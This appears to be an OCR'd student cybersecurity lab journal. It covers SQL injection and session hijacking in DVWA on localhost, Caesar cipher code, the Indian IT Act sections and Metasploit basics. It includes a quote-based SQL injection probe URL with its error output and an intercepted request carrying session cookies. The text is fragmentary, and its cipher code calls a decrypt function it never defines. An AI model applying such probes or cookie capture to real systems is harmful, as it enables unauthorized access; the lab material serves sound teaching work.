
Output:

SQL injection



MY ACCOUNT
PERSONAL
SMALL BUSINESS
Online Banking Login
Syntax error: Encountered "password" at line 1, column 72.
Username:
Password:
Login



DVWA
Vulnerability: SQL Injection
User ID:
Submit
More Information


localhost/dvwa/vulnerabilities/sqli/?id=1%27&Submit=Submit#
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1




Session hijacking.


Intercept is on
Learn more
Open browser


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.9.5 - Tem
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Time Type Direction Method URL
15:19:17 14 Nov ... HTTP Request POST http://localhost/dvwa/vulnerabilities/weak_id/


Request
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
2 Host: localhost
3 Content-Length: 0
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/dvwa/vulnerabilities/weak_id/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: dvwaSession=1731577749; PHPSESSID=97jletrftvr6o6vj7jor7sfl0a; security=medium
21 Connection: keep-alive


localhost says
OK

Practical 7

Aim: Wireless network hacking, cloud computing security, cryptography

1. Using Cryptool to encrypt and decrypt password.

2. Implement encryption and decryption using Ceaser Cipher.

Theory:

Wireless network hacking, cloud computing security, and cryptography are crucial areas in cybersecurity, aiming to protect data transmission, secure cloud environments, and ensure the confidentiality and integrity of information. Below, the focus is on encryption techniques using Cryptool and implementing the Caesar Cipher, highlighting the fundamental importance of cryptography in safeguarding sensitive data.

1. Using Cryptool to Encrypt and Decrypt Password

Cryptool is an open-source software tool that provides a user-friendly platform for learning and experimenting with various cryptographic techniques. It supports a wide range of algorithms, including symmetric encryption, asymmetric encryption, hashing, and digital signatures, allowing users to explore encryption and decryption processes interactively.

To encrypt and decrypt a password using Cryptool:

- **Encryption** involves converting plaintext into ciphertext using a cryptographic algorithm and a key. In Cryptool, users can select an encryption method (like AES or RSA), input a password, and generate a secure ciphertext.
- **Decryption** is the reverse process, where the ciphertext is converted back to plaintext using the correct key. Cryptool demonstrates how different algorithms handle encryption, providing insights into their strengths and weaknesses.

Using Cryptool allows cybersecurity professionals to understand the inner workings of various encryption methods, helping them choose the most suitable cryptographic techniques for securing sensitive data in wireless and cloud environments.

2. Implement Encryption and Decryption Using Caesar Cipher

The **Caesar Cipher** is one of the simplest and earliest encryption techniques. It is a form of substitution cipher where each letter in the plaintext is shifted a fixed number of places down or up the alphabet. Although it is not secure by modern standards, the Caesar Cipher is a foundational concept in cryptography that illustrates how encryption works.

- **Encryption**: Each letter in the plaintext is shifted by a predetermined number (known as the key). For example, with a shift of 3, 'A' becomes 'D', 'B' becomes 'E', and so on.
- **Decryption**: The ciphertext is shifted back using the same key to retrieve the original message. For example, shifting 'D' back by 3 results in 'A'.


Example:


- Plaintext: "HELLO"
- Key: 3


- Encrypted Text: "KHOOR"
  The Caesar Cipher's simplicity makes it ideal for educational purposes, illustrating how encryption transforms readable information into an unreadable format and how decryption reverses the process. It highlights the importance of choosing strong encryption algorithms in modern security.

Output:

encryption and decryption using Creaser Cipher







encrypt and decrypt password

```
def encrypt(text, s):
    result = ""
    # Transverse the plain text
    for i in range(len(text)):
        char = text[i]
        # Encrypt uppercase characters in plain text
        if char.isupper():
            result += chr((ord(char) + s - 65) % 26 + 65)
        # Encrypt lowercase characters in plain text
        elif char.islower():
            result += chr((ord(char) + s - 97) % 26 + 97)
        # Keep non-alphabetic characters unchanged
        else:
            result += char
    return result

# Check the above function
text = "CEASER CIPHER DEMO"
s = 5

print("Plain Text : " + text)
print("Shift pattern : " + str(s))
print("Cipher: " + encrypt(text, s))
```

```
Plain Text : CEASER CIPHER DEMO
Shift pattern : 5
Cipher: HJFXJW HNUMJW IJRT
```

```python
# Example usage
if __name__ == "__main__":
    # Input text and shift
    text = "Hello, World!"
    shift = 3  # Number of positions to shift

    # Encryption
    encrypted_text = encrypt(text, shift)
    print("Original Text: ", text)
    print("Encrypted Text: ", encrypted_text)

    # Decryption
    decrypted_text = decrypt(encrypted_text, shift)
    print("Decrypted Text: ", decrypted_text)
```

```
Original Text:  Hello, World!
Encrypted Text:  Khoor, Zruog!
Decrypted Text:  Hello, World!
```

Practical 8

Aim: Pen testing:

A. Cyberlaw: Cyberlaw section under IT act 2000 - 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74 , Penalty and preventive measures to be taken for the crime associated with each case if any and real life cybercrime cases under each section.

B. Penetration Testing using Metasploit and Metasploit able.

Theory:

Penetration Testing (Pen Testing) involves ethically probing computer systems, networks, and web applications to identify vulnerabilities before malicious hackers exploit them. Cyberlaw, specifically under the Indian IT Act 2000, outlines legal parameters, penalties, and preventive measures against cybercrimes. This guide covers essential cyberlaw sections and penetration testing tools like Metasploit.

A. Cyberlaw under IT Act 2000

The Information Technology Act 2000, amended in 2008, defines offenses, penalties, and guidelines to address cybercrimes in India. Each section highlights specific cyber offenses, penalties, and preventive measures. Below is an overview of key sections with examples of real-life cases:

- **Section 43: Deals with unauthorized access, downloading, data corruption, or causing damage to computer resources.**
  Penalty: Compensation up to ₹1 crore.
  Example: Data theft from a corporate database without permission.
- **Section 65: Covers tampering with computer source documents, such as code alteration.**
  Penalty: Up to 3 years imprisonment or a fine of ₹2 lakh.
  Example: An employee altering source code to disrupt company software.
- **Section 66A: (Repealed in 2015) Focused on sending offensive messages via communication services.**
  Example: A famous case led to the repeal when individuals were arrested for social media comments.
- **Section 66B: Deals with dishonestly receiving stolen computer resources or communication devices.**
  Penalty: Up to 3 years imprisonment or a fine of ₹1 lakh.
  Example: Buying stolen laptops or mobile phones.
- **Section 66C: Covers identity theft, including fraudulent use of digital signatures or passwords.**
  Penalty: Up to 3 years imprisonment or a fine of ₹1 lakh.
  Example: Using someone else's credit card credentials for online purchases.
- **Section 66D: Relates to cheating by personation using computer resources.**
  Penalty: Up to 3 years imprisonment or a fine of ₹1 lakh.
  Example: Phishing emails impersonating legitimate entities.

- **Section 66E: Addresses privacy violations, such as capturing or transmitting private images.**
  Penalty: Up to 3 years imprisonment or a fine of ₹2 lakh.
  Example: Leaking someone's private images without consent.
- **Section 66F: Describes cyber terrorism, involving actions that threaten national security.**
  Penalty: Imprisonment for life.
  Example: Hacking critical government infrastructure.
- **Section 67A: Deals with publishing or transmitting obscene material in electronic form.**
  Penalty: Up to 5 years imprisonment and a fine of ₹10 lakh.
  Example: Hosting obscene content on websites.
- **Section 67B: Prohibits material depicting children in sexually explicit acts.**
  Penalty: Up to 7 years imprisonment and a fine of ₹10 lakh.
  Example: Circulating child exploitation content online.
- **Section 71: Relates to misrepresentation in obtaining digital signatures or certificates.**
  Penalty: Up to 2 years imprisonment or a fine of ₹1 lakh.
  Example: Falsely obtaining a digital certificate to conduct fraudulent transactions.
- **Section 72: Covers breach of confidentiality and privacy, such as disclosing information without consent.**
  Penalty: Up to 2 years imprisonment or a fine of ₹1 lakh.
  Example: Sharing confidential data from a database without authorization.
- **Section 73: Relates to publishing a digital certificate without authority.**
  Penalty: Up to 2 years imprisonment or a fine of ₹1 lakh.
  Example: Issuing fake digital certificates for online authentication.
- **Section 74: Deals with publishing false digital signatures or certificates to mislead.**
  Penalty: Up to 2 years imprisonment or a fine of ₹1 lakh.
  Example: Forging digital certificates to impersonate a trusted entity.

B. Penetration Testing Using Metasploit

Penetration Testing (Pen Testing) is a simulated cyberattack aimed at identifying and fixing vulnerabilities in a system. It involves planning, scanning, gaining access, maintaining access, and reporting. The goal is to strengthen the system's security posture.

Metasploit is a popular open-source penetration testing tool that provides a platform for discovering vulnerabilities, exploiting them, and assessing the security of systems.


- Metasploit Framework: Offers a comprehensive set of tools for security testing. It includes exploits (pre-written code to target vulnerabilities), payloads (malicious code executed on the target), and auxiliary modules (scanning, enumeration, etc.).
- Metasploitable: A vulnerable virtual machine designed for penetration testing practice. It helps security professionals test exploits, assess skills, and experiment with various attack techniques without affecting real-world systems.


Example of Metasploit Usage:


- Scanning: Use tools like Nmap integrated with Metasploit to identify open ports and vulnerabilities.
- Exploitation: Load an exploit module targeting a vulnerability, select a payload, and execute the attack to gain access.
- Post-Exploitation: Use Meterpreter (Metasploit's payload) to maintain access, gather information, and test the extent of the breach.

Ethical Usage: Penetration testing should always be authorized and performed in controlled environments. It is crucial for identifying security gaps, providing valuable insights for securing systems, and protecting sensitive data from malicious attacks.


Output:



